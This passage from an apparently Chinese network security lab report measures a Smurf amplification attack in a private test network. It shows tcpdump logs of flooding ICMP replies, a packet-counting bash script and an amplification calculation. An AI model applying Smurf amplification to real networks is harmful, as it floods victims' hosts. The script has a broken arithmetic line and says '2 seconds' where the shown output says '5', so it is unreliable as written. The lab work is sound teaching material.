06:23:53.407799 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.409457 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.409461 IP 192.168.3.40 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.413585 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.415449 IP 192.168.3.20 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.415904 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.419336 IP 192.168.3.20 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.419831 IP 192.168.3.40 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.421215 IP 192.168.3.40 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.423294 IP 192.168.3.20 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.423750 IP 192.168.3.20 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.424425 IP 192.168.3.30 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.424802 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.425055 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.425883 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.426232 IP 192.168.3.30 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.426902 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.427122 IP 192.168.3.40 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.427401 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.429218 IP 192.168.3.40 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.429388 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.430920 IP 192.168.3.40 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.431103 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.434790 IP 192.168.3.40 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.434967 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.438125 IP 192.168.3.20 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.438249 IP 192.168.3.30 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.438372 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.438675 IP 192.168.3.20 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.438814 IP 192.168.3.30 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.439268 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.441733 IP 192.168.3.30 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.441866 IP 192.168.3.40 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.443849 IP 192.168.3.30 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.443982 IP 192.168.3.20 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.444274 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.444410 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.447418 IP 192.168.3.30 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.447535 IP 192.168.3.40 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.447664 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
06:23:53.447973 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8

```

图 4.0.12 Smurf 攻击记录

可以感受到放大区内的主机也会接收大量的数据包，但是数量少于 Victim，利用如下脚本统计五秒内接收的数据包数量

```

1 #!/bin/bash
2
3 tcpdump -i eth0 -q > log &
4 TCPDUMP_PID=$!
5 sleep 5
6 kill $TCPDUMP_PID
7 PACKET_COUNT=$((wc -l < log)-1))
8 echo "number of received packets in 2 seconds: $PACKET_COUNT"

```

测量结果如下图

```
root@ubuntu18:~# ./count
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
2612 packets captured
2904 packets received by filter
0 packets dropped by kernel
number of received packets in 5 seconds: 2612
root@ubuntu18:~#
```

图 4.0.13 User 5s 内检测的数据包数量

```
root@ubuntu18:~# ./count
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
3543 packets captured
4368 packets received by filter
0 packets dropped by kernel
number of received packets in 5 seconds: 3543
root@ubuntu18:~#
```

图 4.0.14 Victim 5s 内接收的数据包数量

根据简要分析，反射放大区内一共有三台主机，每台主机发出的 reply 数据包的数量是检测总量的一半，即 $\frac{2612}{2} = 1306$ ，再乘以三倍，即 $1306 * 3 = 3918$ ，考虑网络延迟和拥塞，Victim 接收到 3543 个数据包是合理的，体现了 smurf 攻击的成倍放大威力。